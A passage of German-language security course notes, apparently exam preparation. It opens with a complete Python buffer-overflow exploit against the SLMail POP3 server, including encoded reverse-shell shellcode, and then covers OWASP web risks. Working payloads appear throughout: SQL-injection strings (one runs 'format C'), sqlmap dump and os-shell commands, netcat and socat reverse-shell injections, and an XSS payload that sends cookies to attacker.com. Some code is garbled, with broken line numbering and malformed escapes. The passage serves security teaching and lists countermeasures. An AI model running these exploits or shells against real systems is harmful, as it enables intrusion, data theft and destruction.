- `EXITFUNC=thread` verhindert Absturz des Zielprozesses bei Beenden der Reverse Shell

Problem: Der erzeugte Schadcode enthält zu Beginn den Dekodierer, um den eigentlichen Schadcode aus den Bytes zurückzugewinnen

- Der Dekodierer benötigt zum Dekodieren aber Speicherplatz am Anfang des Stack-Bereichs
- Wird dieser nicht geschaffen, überschreibt der Dekodierer den zu dekodierenden Shell-Schadcode

Abhilfe

- Platz für den Dekodierer durch "No Operation" Opcodes (NOOPS) mit der Hexkodierung `\x90` schaffen

```
1 buffer = "A"*2606 + "\x8f\x35\x4a\x5f" + "\x90" * 16 + shellcode + "C"  
   *(3500-2606-4-351-16)
```

Sonderfall Manchmal passt der Schadcode vom Umfang her nicht mehr in den verfügbaren Speicherplatz ab der Adresse auf die ESP zeigt.

Lösung

- Anderes Register suchen, welches auf eine Adresse zeigt, welche möglichst nah am Beginn des durch einen Angriff eingefügten Puffers liegt, e.g. `EAX`
- Registerwert anpassen und dann dorthin springen
 - `ADD <Register>, <Anpassungswert>`
 - * e.g. `ADD EAX, 12`
 - `JMP EAX`

- Die zugehörigen Opcodes dann in den Speicherbereich schreiben auf den ESP zeigt, so dass ein bereits im Programm vorhandener `JMP ESP` Befehl, dessen Adresse in EIP geschrieben wird, diese Opcodes (1. Stufe des Shellcodes) ausführt, welche dann den eigentlichen Shellcode (2. Stufe des Shellcodes) ausführen, der an `EAX+12` liegt.

4.5.5 Resultierendes SL-Mail Python-Skript

```
1  #!/usr/bin/python
2
3  def connect_to_SLMail(ip, buffer):
4      """Connecting to SLMail server using provided buffer for password
       field"""
5      import socket
6      try:
7          s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8          s.connect((ip,110))          # connect to IP, POP3 port
9          data=s.recv(1024)            # receive banner
10         print(data)
11
12         s.send('USER root\r\n')      # send username "test"
13         data=s.recv(1024)            # receive reply
14         print(data)
15
16         s.send('PASS ' + buffer + '\n\n') # send password
17         data=s.recv(1024)            # receive reply
18         print(data)
19         s.send('QUIT\r\n')           # send "QUIT"
20         s.close()
21     except:
22         print "Could not connect to POP3 port\n"
23
24
25  def fuzz(ip):
26      """Fuzzing password field of SLMail server to detect crash"""
27      buffer=["A"]
28      counter=100
29      while len(buffer) <= 30:
30          buffer.append("A"*counter)
31          counter=counter+200
32      for string in buffer:
33          print("Fuzzing PASS of {0} with {1} bytes".format(ip, len(
              string)))
34          connect_to_SLMail(ip, string)
35
36
37  def replicate_crash(ip):
38      """Replicating the crash using a string of A\'s with the necessary
       length"""
```

```
39     buffer = "A"*2700
40     connect_to_SLMail(ip, buffer)
41
42
43 def attack_with_unique_string(ip):
44     """Connecting to SLMail server with a unique string created by
45         metasploit's pattern_create.rb script"""
46     # Using a unique string to determine where each part of the input is
47     # placed on victim machine.
48     # Unique string has been created with:
49     # /usr/share/metasploit-framework/tools/exploit/pattern_create.rb
50     # -l <LENGTH>
51     # Offset of string in EIP register can then be determined with:
52     # /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb
53     # -q <PATTERN>
54
55     buffer= '
56         Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9
57
58     connect_to_SLMail(ip, buffer)
59
60
61 def check_values_attack_input(ip):
62     """Checking if EIP is filled with captial 'B' letters"""
63     buffer="A"*2606 + "B"*4 + "C"*90
64     connect_to_SLMail(ip, buffer)
65
66
67 def determine_bad_characters(ip):
68     # All hex characters:
69     badchars=("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
70             "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
71             "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
72             "\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
73             "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
74             "\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
75             "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
76             "\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
77             "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
78             "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf")
```

```

74         "\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe
75         \xbf"
76         "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce
77         \xcf"
78         "\xd0\d1\d2\d3\d4\d5\d6\d7\d8\d9\xda\xdb\xdc\xdd\xde
79         \xdf"
80         "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee
81         \xef"
82         "\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe
83         \xff")
84
85     # All acceptable hex characters (\x00, \x0a and \x0d have been
86     # removed):
87     # badchars=("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f"
88     # "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\
89     # x1e\x1f"
90     # "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\
91     # x2e\x2f"
92     # "\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\
93     # x3e\x3f"
94     # "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\
95     # x4e\x4f"
96     # "\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\
97     # x5e\x5f"
98     # "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\
99     # x6e\x6f"
100    # "\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\
101    # x7e\x7f"
102    # "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\
103    # x8e\x8f"
104    # "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\
105    # xae\xaf"
106    # "\xb0\xb1\xb2\b3\b4\b5\b6\b7\b8\b9\xba\xbb\xbc\xbd\
107    # xbe\xbf"
108    # "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\
109    # xce\xcf"
110    # "\xd0\d1\d2\d3\d4\d5\d6\d7\d8\d9\xda\xdb\xdc\xdd\
111    # xde\xdf"
112    # "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\
113    # xee\xef"
114    # "\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\
115    # xfe\xff")
116
117     buffer='A'*2606 + 'B'*4 + bad_chars + 'C'*(3500-2606-4-255)
118     connect_to_SLMail(ip, buffer)
119
120
121 def attack_with_payload(ip):
122     """Use a reverse shell payload generated by msfvenom such that
123     victim connects reverse shell to port 443 on 192.168.64.137"""
124     # Determine opcode of 'JMP ESP' using

```

```
104 # /usr/share/metasploit-framework/tools/exploit/nasm_shell
105 #
106 # Opcode is FFE4
107 #
108 # Search for this opcode in the whole slmfc.dll using mona in
109 # ImmunityDebugger:
110 # !mona find -s '\xff\xe4' -m slmfc.dll
111 #
112 # A suitable address without bad characters is:
113 # 5F4A358F
114 #
115 # Verifying that this address really holds the "JMP ESP" instruction
116 # using the debuggers button for "Go to address in disassembler"
117 #
118 # slmfc is a suitable module, since it is statically loaded to the
119 # same memory address
120 # and is not protected (No DEP, no ASLR, no NX). This can be confirmed
121 # by:
122 # !mona modules
123 #
124 # Generate reverse shell payload using:
125 # /usr/share/metasploit-framework/msfvenom -p windows/
126 # shell_reverse_tcp LHOST=192.168.64.137 LPORT=443 EXITFUNC=thread -f
127 # c -a x86 --platform windows -b "\x00\x0a\x0d" -e x86/shikata_ga_nai
128 #
129 # Address has to be defined in reverse order because of little
130 # endian encoding:
131 # address_of_jump_esp = '\x8F\x35\x4a\x5F'
132 # reverse_shell_code = ("\xbb\x4c\xd1\x2d\x04\xdb\xc9\xd9\x74\x24\xf4
133 # \x58\x31\xc9\xb1"
134 # "\x52\x31\x58\x12\x03\x58\x12\x83\x8c\xd5\xcf
135 # \xf1\xf0\x3e\x8d"
136 # "\xfa\x08\xbf\xf2\x73\xed\x8e\x32\xe7\x66\xa0
137 # \x82\x63\x2a\x4d"
138 # "\x68\x21\xde\xc6\x1c\xee\xd1\x6f\xaa\xc8\xdc
139 # \x70\x87\x29\x7f"
140 # "\xf3\xda\x7d\x5f\xca\x14\x70\x9e\x0b\x48\x79
141 # \xf2\xc4\x06\x2c"
142 # "\xe2\x61\x52\xed\x89\x3a\x72\x75\x6e\x8a\x75
143 # \x54\x21\x80\x2f"
144 # "\x76\xc0\x45\x44\x3f\xda\x8a\x61\x89\x51\x78
145 # \x1d\x08\xb3\xb0"
146 # "\xde\xa7\xfa\x7c\x2d\xb9\x3b\xba\xce\xcc\x35
147 # \xb8\x73\xd7\x82"
148 # "\xc2\xaf\x52\x10\x64\x3b\xc4\xfc\x94\xe8\x93
149 # \x77\x9a\x45\xd7"
150 # "\xdf\xbf\x58\x34\x54\xbb\xd1\xbb\xba\x4d\xa1
151 # \x9f\x1e\x15\x71"
152 # "\x81\x07\xf3\xd4\xbe\x57\x5c\x88\x1a\x1c\x71
153 # \xdd\x16\x7f\x1e"
```

```

138         "\x12\x1b\x7f\xde\x3c\x2c\x0c\xec\xe3\x86\x9a
139         \x5c\x6b\x01\x5d"
140         "\xa2\x46\xf5\xf1\x5d\x69\x06\xd8\x99\x3d\x56
141         \x72\x0b\x3e\x3d"
142         "\x82\xb4xeb\x92\xd2\x1a\x44\x53\x82\xda\x34
143         \x3b\xc8\xd4\x6b"
144         "\x5b\xf3\x3e\x04\xf6\x0e\xa9\xeb\xaf\x50\xa0
145         \x84\xad\x50\xb3"
146         "\xef\x3b\xb6\xd9\x1f\x6a\x61\x76\xb9\x37\xf9
147         \xe7\x46\xe2\x84"
148         "\x28\xcc\x01\x79\xe6\x25\x6f\x69\x9f\xc5\x3a
149         \xd3\x36\xd9\x90"
150         "\x7b\xd4\x48\x7f\x7b\x93\x70\x28\x2c\xf4\x47
151         \x21\xb8\xe8\xfe"
152         "\x9b\xde\xf0\x67\xe3\x5a\x2f\x54\xea\x63\xa2
153         \xe0\xc8\x73\x7a"
154         "\xe8\x54\x27\xd2\xbf\x02\x91\x94\x69\xe5\x4b
155         \x4f\xc5\xaf\x1b"
156         "\x16\x25\x70\x5d\x17\x60\x06\x81\xa6\xdd\x5f
157         \xbe\x07\x8a\x57"
158         "\xc7\x75\x2a\x97\x12\x3e\x4a\x7a\xb6\x4b\xe3
159         \x23\x53\xf6\x6e"
160         "\xd4\x8e\x35\x97\x57\x3a\xc6\x6c\x47\x4f\xc3
161         \x29\xcf\xbc\xb9"
162         "\x22\xba\xc2\x6e\x42\xef")
163     # To avoid overwriting of the shellcode when it is decoded,
164     # 16 NOPs (opcode \x90) have to be inserted at the original
165     # position
166     # of the payload (address where ESP points to).
167     buffer='A'*2606 + address_of_jump_esp + '\x90'*16 +
168         reverse_shell_code + 'C'*(3500-2606-4-351-16)
169     print "Attacking SLMail with reverse shell payload"
170     connect_to_SLMail(ip, buffer)
171
172 if __name__ == "__main__":
173
174     import sys
175     ERR_MISSING_ARGUMENT = 1
176     ERR_INVALID_FORMAT = 2
177     ERR_INVALID_VALUES = 3
178
179     if (len(sys.argv)) != 2:
180         print("Usage: {} IPv4-address".format(sys.argv[0]))
181         sys.exit(ERR_MISSING_ARGUMENT)
182
183     ip = sys.argv[1]
184     octets = ip.split('.')
185     if (len(octets) != 4):
186         print "Invalid format of IP address"
187         sys.exit(ERR_INVALID_FORMAT)

```

```
175
176     for o in octets:
177         try:
178             num = int(o)
179         except:
180             print "Invalid values in IP address"
181             sys.exit(ERR_INVALID_VALUES)
182
183         if (num < 0) or (num > 255):
184             print "Invalid values in IP address"
185             sys.exit(ERR_INVALID_VALUES)
186
187     ip = octets[0] + '.' + octets[1] + '.' + octets[2] + '.' + octets
188         [3]
189
190     print "Attacking IP " + ip
191
192     # Win7 local VM to attack:
193     # ip = 192.168.64.135
194
195     # Fuzzing the SLMail server to find vulnerability
196     # fuzz(ip)
197
198     # Replicate the crash using a string with suitable length
199     # replicate_crash(ip)
200
201     # Send unique string to determine position of input on victim machine
202     # :
203     # attack_with_unique_string(ip)
204
205     # Determine which characters result in a truncation of the input in
206     # the memory of the victim machine
207     # determine_bad_characters(ip)
208
209     # Attack victim machine with reverse shell payload:
210     # attack_with_payload(ip)
```

5 Aufgabe 4: Thema Sicherheit von Web-Anwendungen (4+4+3+2 = 13 Punkte)

5.1 Evaluation verschiedener Schutzmechanismen

Firewalls verhindern keine Angriffe über erlaubte Ports

Beispiel: Angriffe gegen eine Web-Anwendung über das HTTP-Protokoll und TCP-Ports 80/443

Verschlüsselung sichert Integrität der übertragenen Daten, damit werden aber auch Angriffe "sicher"

zum Zielsystem übertragen

Beispiel: Verhindern keine Angriffe gegen Serversysteme auf Anwendungsebene

Frameworks vermeiden Schwachstellen, da sie gut getestet sind, aber sind ein Risiko für den Datenschutz und können Fehler über dependencies einschleusen

Beispiel: Wenn über CDNs eingebunden wird jeder Aufruf beim Anbieter protokolliert - Laden viele Pakete nach

5.2 Angriffsziele

- Applikationen, e.g. Web-Applikationen oder Datenbanken
- Dienste, e.g. Webserver, Applikationsserver
- Betriebssysteme, e.g. Windows, Linux
- Netzwerk, e.g. ARP, IP, TCP, UDP

5.3 OWASP Top 10 Übersicht

OWASP Top 10: Sicherheitsrisiken 2021




Abbildung 6: OWASP Top 10

5.4 A1: Fehlerhafte Berechtigungsprüfung

- **Prüfung** von Zugriffsberechtigungen fehlt oder ist **fehlerhaft**
- **Beispiele**
 - Verletzung des Prinzips des kleinsten Privilegs bzw. der Zugriffsverweigeruns als Standard-einstellung
 - Umgehen der Berechtigungsprüfung durch verändern der URL
 - Unsichere direkte Objektreferenz
 - Zugriff auf eine API ohne POST PUT und DELETE Berechtigungsprüfung
 - Erweiterung der Rechte
 - * Zugriff als normaler Benutzer möglich, ohne am System angemeldet zu sein
 - Manipulation von Metadaten wie e.g. erneutes Senden JWT Access Control Tokens, eines Cookies oder eines versteckten Formularfeldes
 - Fehlerkonfiguration von CORS
- **Auswirkungen**
 - Angreifer haben mehr Rechte, als ihnen eigentlich zustehen würden
 - Offenlegung von Informationen
- **Angriffsszenario** (Unsichere direkte Objektreferenz)
 - Bedrohung: Benutzer kann den Namen oder die ID eines Objektes verwenden um direkten Zugriff zu erhalten, ohne dass die Berechtigungen des Benutzers überprüft werden
 - Ursachen: Fehlende Berechtigungsprüfung für alle Objektzugriffe (Entwurfsprinzip der "Vollständigen Vermittlung")
 - Verwendung direkter Referenzen auf Objekte
- **Beispiel**

```
1 String query = "SELECT * FROM accts WHERE account = ?";
2 PreparedStatement pstmt = connection.prepareStatement(query, ...)
  ;
3 pstmt.setString(1, request.getParameter("acct"));
4 ResultSetresults = pstmt.executeQuery();
```

Dies kann folgendermaßen ausgenutzt werden:

```
1 https://example.com/app/accountInfo?acct=notmyacct
```
- **Maßnahmen**

- Berechtigungsprüfung ist nur effektiv, wenn diese in vertrauenswürdigem Kontext durchgeführt wird, in welchem die Metadaten von Angreifern nicht modifiziert werden kann
- Standardmäßig Zugriff verbieten
- Verwendung indirekter Referenzen
 - * d.h. einer Abbildung von beliebigen evtl. zufälligen Zahlen auf die tatsächlichen Objektreferenzen
- Nur eine Komponente zur Berechtigungsprüfung verwenden und diese wiederverwenden
- Feingranulare Berechtigungsprüfung für jeden Objektzugriff implementieren
 - * Beispiel: Benutzer darf nur auf eigene Datenbank zugreifen
- Domänenmodelle sollten eindeutige Anforderung in Bezug auf Grenzen der Anwendungslogik erzwingen
- Web Server Directory Listing deaktivieren
- Metadaten und Backup-Dateien nicht in Web-Server-Verzeichnissen speichern
- Zugriffe, die von der Berechtigungsprüfung abgewiesen wurden, protokollieren und Admins bei wiederholtem Auftreten benachrichtigen
- Frequenz der Zugriffe auf APIs und Controller beschränken, um Schäden durch automatisierte Anfragen einzudämmen
- Zustandsbehaftete Sitzungs-IDs (session IDs) nach dem Logout auf dem Server als ungültig markieren
- Berechtigungsprüfung ausgiebig durch Funktions- und Integrationstest testen

5.5 A2: Fehlerhafte Kryptographie

- Es werden **keine kryptographische Verfahren** verwendet
- Es werden **fehlerhafte, schwache** oder nicht mehr sichere **kryptographische Verfahren** oder Implementierung verwendet
- **Beispiel**
 - **HTTP, FTP**, telnet
 - **DES**, 3DES
 - Passwörter im Klartext speichern
- **Was wird angegriffen?**
 - Passwörter
 - Schlüssel
 - Session IDs

- **Angriffspunkte**

- Festplatten
- Hauptspeicher
- Übertragung im Netzwerk

- **Angegriffene Anwendungen**

- Datenbanken
- Browser

- **Angriffsszenarien**

- Kreditkartennummer werden in einer Datenbank verschlüsselt gespeichert
- Angreifer können die Kreditkartennummern dann durch eine SQL-Injektion direkt im Klartext aus der Datenbank abfragen
- Eine Web-Anwendung erzwingt die Verwendung von TLS **nicht**

- **Maßnahmen**

- Schutzbedarf der zu speichernden ermitteln
- Klassifizieren nach Sensibilität
- Sensible Daten nicht unnötig speichern
- Netzwerkverkehr auf unsichere Protokolle prüfen
- Verschlüsselung aller sensiblen Daten
- Starke Hash-Funktion mit Salt
- Deaktivieren von Caching

5.6 A3: Injektionen

- Eine Anwendung ist verwundbar gegen eine Injektionsangriff, wenn sie
 - Daten, die von Benutzern geliefert werden, **nicht validiert**, filtert oder bereinigt
 - Direkt interpretierte statements ohne “escaped” zu werden
 - Feindselige Daten in den Suchparametern von ORM verwendet
 - Feindselige Daten direkt verwendet oder verkettet
- **Bedrohung**
 - Angreifer **manipulieren Anfragen**, um unerwünschte Aktionen durchzuführen, Informationen zu gewinnen oder Daten zu manipulieren
- **Hauptursache**

- Anwendung übernimmt Benutzereingaben ohne Validierung, Filterung oder Bereinigung

- **Auswirkung**

- Auslesen und Manipulation von Datenbankinhalten
- Umgehen der Authentifizierung
- Vollständige Kompromittierung des Systems

5.6.1 SQL-Injection

Example: Admin-Login

```
1 http://site.com/login.cgi?user=admin'--&password=secret
```

```
1 SELECT * FROM user WHERE user='admin'--' and password='secret'
```

Example: Benutzer zum Admin machen

Erwarteter Aufruf:

```
1 http://site.com/find.cgi?id=42
```

Erzeugtes SQL:

```
1 SELECT author, subject, text FROM articles WHERE id=42
```

Aufruf durch Angreifer:

```
1 http://site.com/find.cgi?id=42;UPDATE%20USER%20SET%20TYPE="admin"%20WHERE%20id=13
```

Erzeugtes SQL:

```
1 SELECT author, subject, text FROM articles WHERE id=42; UPDATE USER SET TYPE="admin" WHERE id=13
```

Example: Ausführen eines Kommandos auf Microsoft SQL Servern

Erwarteter Aufruf:

```
1 http://site.com/find.cgi?search=something
```

Erzeugtes SQL:

```
1 SELECT author, subject, text FROM articles WHERE search LIKE `something`
```

Aufruf durch Angreifer:

```
1 http://site.com/find.cgi?search=something';GO+EXEC+cmdshell('format+C')
+--
```

Erzeugtes SQL:

```
1 SELECT author, subject, text FROM articles WHERE search LIKE '%
something'; GO EXEC cmdshell('format C') --%'
```

Example: SQL-Injektion durch blindes Vertrauen in Frameworks, z.B. Hibernate Query Language (HQL)

```
1 Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" +
request.getParameter("id") + "'");
```

Erwarteter Aufruf:

```
1 http://site.com/accountView?id=1
```

Aufruf durch Angreifer:

```
1 http://site.com/accountView?id=' or '1'='1
```

5.6.2 Blind SQL-Injection

- Bei Blind SQL-Injections bekommt man **keine Fehlermeldungen** angezeigt
- Lediglich zwei Zustände können anhand der Ergebnisseite unterschieden werden
- **Erzeugen von Wahr/Falschaussagen**

```
1 WHERE id='$id' and ASCII(SUBSTRING(SYSTEM_USER,1,1)) = 65
```

- Dieser Prozess kann mit `sqlmap` automatisiert werden

```
1 sqlmap -u http://192.168.1.42 --crawl=1
```

`Crawl` gibt die Tiefe an bis zu der Hyperlinks verfolgt werden sollen.

Sämtliche mögliche Daten aus der Datenbank über verwundene Parameter auslesen:

```
1 sqlmap -u http://192.168.1.42/aktion.php?4711 --dbms=mysql --dump --
threads=5
```

`dump` sorgt für Auslesen der Daten. `threads` gibt an mit wie vielen Threads gleichzeitig `sqlmap` arbeiten soll.

```
1 sqlmap -u http://192.168.1.42/aktion.php?4711 --dbms=mysql --os-shell
```

```
1 --dbs # Datenbanken auf dem Zielsystem auflisten
2 --batch # Keine Interaktionen mit dem Nutzer
3 --level=<LEVEL> # Testtiefe, LEVEL kann die Werte 1 bis 5
4 --risk=RISK # Risikostufe der durchzuführenden Tests; RISK kann die
  Werte 1 bis 3 haben
5 --identify-waf # Web Applications Firewall identifizieren
6 --tamper=SCRIPT # Web Application Firewall umgehen, e.g --tamper=
  apostrophemask, apostrophennullencode
7 --dbms=DBMS # Datenbanksystem nicht automatisch identifizieren, sondern
  die Angabe von DBMS verwenden
8 --all # Alle mögliche Informationen automatisch ermitteln, e.g.
  Datenbank mit Version, Standardtabellen, -splaten, -benutzen etc.
```

Typisches Vorgehen

- Request mit BURP-Suite abfangen und in Datei abspeichern

5.6.3 SQL-Injection-Demos

```
1 Demo #1: SQL-Injection
2 Provozieren einer Fehlermeldung
3 '
4
5 Auslesen der Datenbankversion
6 1' UNION SELECT @@version; #
7 1' UNION SELECT null,@@version; #
8
9 Auslesen der Tabellen/Spalten:
10 ' UNION SELECT table_schema,table_name FROM information_schema.tables;#
11 ' UNION SELECT table_name, column_name FROM information_schema.columns
   WHERE table_name = 'users';#
12
13 Auslesen der Benutzertabelle:
14 ' UNION SELECT user,password FROM users;#
15
16 Auslesen von Dateien:
17 ' UNION SELECT null,LOAD_FILE('/etc/passwd');#
18 1' UNION SELECT null,LOAD_FILE('/etc/passwd');#
19
20 Demo mit sqlmap:
21 sqlmap -u "http://opfer/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
   --cookie="security=low;PHPSESSID=6tifu4kbh73mve4auu75gq0133" -p id
   --string="Surname"
22
23 Mögliche Optionen:
24 -f, --current-db, -D dva tables, -D dvwa -T users --dump
25
26 Demo #2: Blind-SQL-Injection
```

```
27 Demo mit sqlmap:
28 sqlmap -u "http://opfer/dvwa/vulnerabilities/sqli_blind/index.php?id=1&
    Submit=submit" --cookie="security=low;PHPSESSID=6
    tifu4kbh73mve4auu75gq0133" -p id --string=Surname
29
30 Mögliche Optionen:
31 -f, -b, --current-user, --dbs, -D dvwa --tables, -D dvwa -T users --dump
```

5.6.4 DVWA

Low-Level

```
1 'OR '1' = '1' UNION ALL SELECT first_name, password FROM users;#
2 'OR '1' = '1' UNION ALL SELECT version(), user();#
```

```
1 ?id=a'%20UNION%20SELECT%20first_name,%20password%20FROM%20users;--%20-&
    Submit=Submit
```

Medium-Level

Escape String but not having quotes around parameter

```
1 ?id=a%20UNION%20SELECT%20first_name,%20password%20FROM%20users;--%20-&
    Submit=Submit
```

5.6.5 Gegenmaßnahmen

- Direkten Aufruf von Interpretern möglichst vermeiden
- Falls Aufruf eines Interpreters unvermeidbar, dann sichere APIs verwenden
- Verwende Prepared Statements (e.g. in Java mit JDBC)

```
1 PreparedStatement pstmt = con.prepareStatement("SELECT * FROM users
    WHERE user=? and password=?");
2 pstmt.setString(1, username);
3 pstmt.setString(2, password);
```

- PHP Data Objects
- Bei dynamischen Abfragen Strings escapen
- LIMIT verwenden, damit nicht Massenhaft Datensätze entnommen werden können
- Web Application Firewalls e.g. herausfiltern gefährlicher Zeichen wie e.g. ' ' oder ;
- Durchgängige Server-seitige Eingabevalidierung
- Nur tatsächlich erforderliche Rechte für Datenbankbenutzer

5.6.6 Command Injection

Einschleusen von **Befehlen**, die **direkt** vom Betriebssystem **verarbeitet** werden.

Um zu prüfen, welche der Anwendungen installiert ist, kann `which` verwendet werden e.g. `which socat`.

Netcat:

```
1 nc -lnvp 4242 # Listener
2 ;nc -e /bin/sh 10.0.0.1 4242 # Victim
```

Socat:

```
1 socat -dd TCP4-LISTEN:4443 STDOUT # Listener
2 ;socat TCP4:10.0.0.1:4443 EXEC:/bin/bash
```

5.6.7 Cross-Site Scripting (XSS)

Einschleusen von “schadhaftem” **Skriptcode** in den Browser des Opfers. Charakteristisch ist, dass der Schadcode im Kontext und mit Zugriffsrechten des Opfers ausgeführt wird.

Reflektiertes XSS

Benutzereingabe wird vom Server direkt zurückgegeben

- Skriptcode wird im Browser des Opfers interpretiert

Normaler Aufruf:

```
1 http://searchengine.com?query=Suchbegriff
```

```
1 Sie suchten nach: Suchbegriff
```

Angriff:

```
1 http://searchengine.com?query=
2 <script>alert("XSS")</script>
```

```
1 Sie suchten nach: <sript ...>...</sript>
```

Persistentes Cross-Site Scripting

Skriptcode wird dauerhaft innerhalb der Anwendung gespeichert (z.B. bei Foren, Gästebüchern, My-Space)

- Code wird in einer Datenbank gespeichert und bei jedem Aufruf wieder ausgegeben

- Der Skriptcode wird anschließend unbemerkt im Browser des Anwenders ausgeführt

Angriff:

- Gästebuch zeigt Einträge auf Website an
- Schadcode kann über URL oder Formulare eingefügt werden

```
1 http://guestbook.com?entry=Tolle%20Seite!<script>
2 alert("XSS")</script>
```

Ergebnis:

```
1 Tolle Seite!<script">alert("XSS")</script>
```

Lokales (DOM-basiertes) Cross-Site Scripting

Beispiel:

```
1 <h1>Welcome!</h1>
2 Hi
3 <script>
4   var pos = document.URL.indexOf("name=") + 5;
5   document.write(document.URL.substring(pos, document.URL.length));
6 </script>
7 <br />
8 Welcome to our system...
```

Normaler Aufruf:

```
1 http://site.com/welcome.html?name=John
```

Angriff:

```
1 http://site.com/welcome.html#name=John<script>
2 alert("XSS")</script>
```

- # zeigt dem Browser an, dass nachfolgende Zeichen ein Fragment sind, d.h. der Parameter wird nicht an den Server übertragen und dort nicht geprüft werden.
- Angriff funktioniert nicht, wenn der Browser bereits URL-Kodierung verwendet, d.h. < und > durch %3C und %3E ersetzt

Session Hijacking mit XSS

- Fehlerhafter Servlet-Code

```
1 (String) page += "<input name='creditcard'
2 type='TEXT' value='" + request.getParameter("CC") +
3 "'>";
```


- Angriff durch Angabe des folgenden Werts für CC:

```
1 '><script>document.location='http://www.attacker.com
2 /cgi-bin/cookie.cgi?
3 foo='+document.cookie</script>'
```

Ergebnis:

- Angreifer erhält Cookie des Benutzers
- Im Cookie ist i.d.R. die Session ID gespeichert

5.6.8 Gegenmaßnahmen

- Client- und Server-seitige **Eingabevalidierung**
 - Prüfe alle Eingabedaten bevor sie zur Speicherung akzeptiert oder angezeigt werden
 - Prüfung auf Länge, Typ, Wertebereich, Syntax oder Geschäftsregeln
 - Verwende Positivliste bei der Eingabeprüfung “akzeptiere nur als gutartig bekannte Daten”
- Ziehe die **Positivliste** (white list) immer der Negativliste (black list) vor
- **Ausgabekodierung**
 - Stelle sicher, dass alle Benutzereingaben als HTML- oder XML-Entitäten kodiert sind, bevor diese ausgegeben bzw. gerendert werden
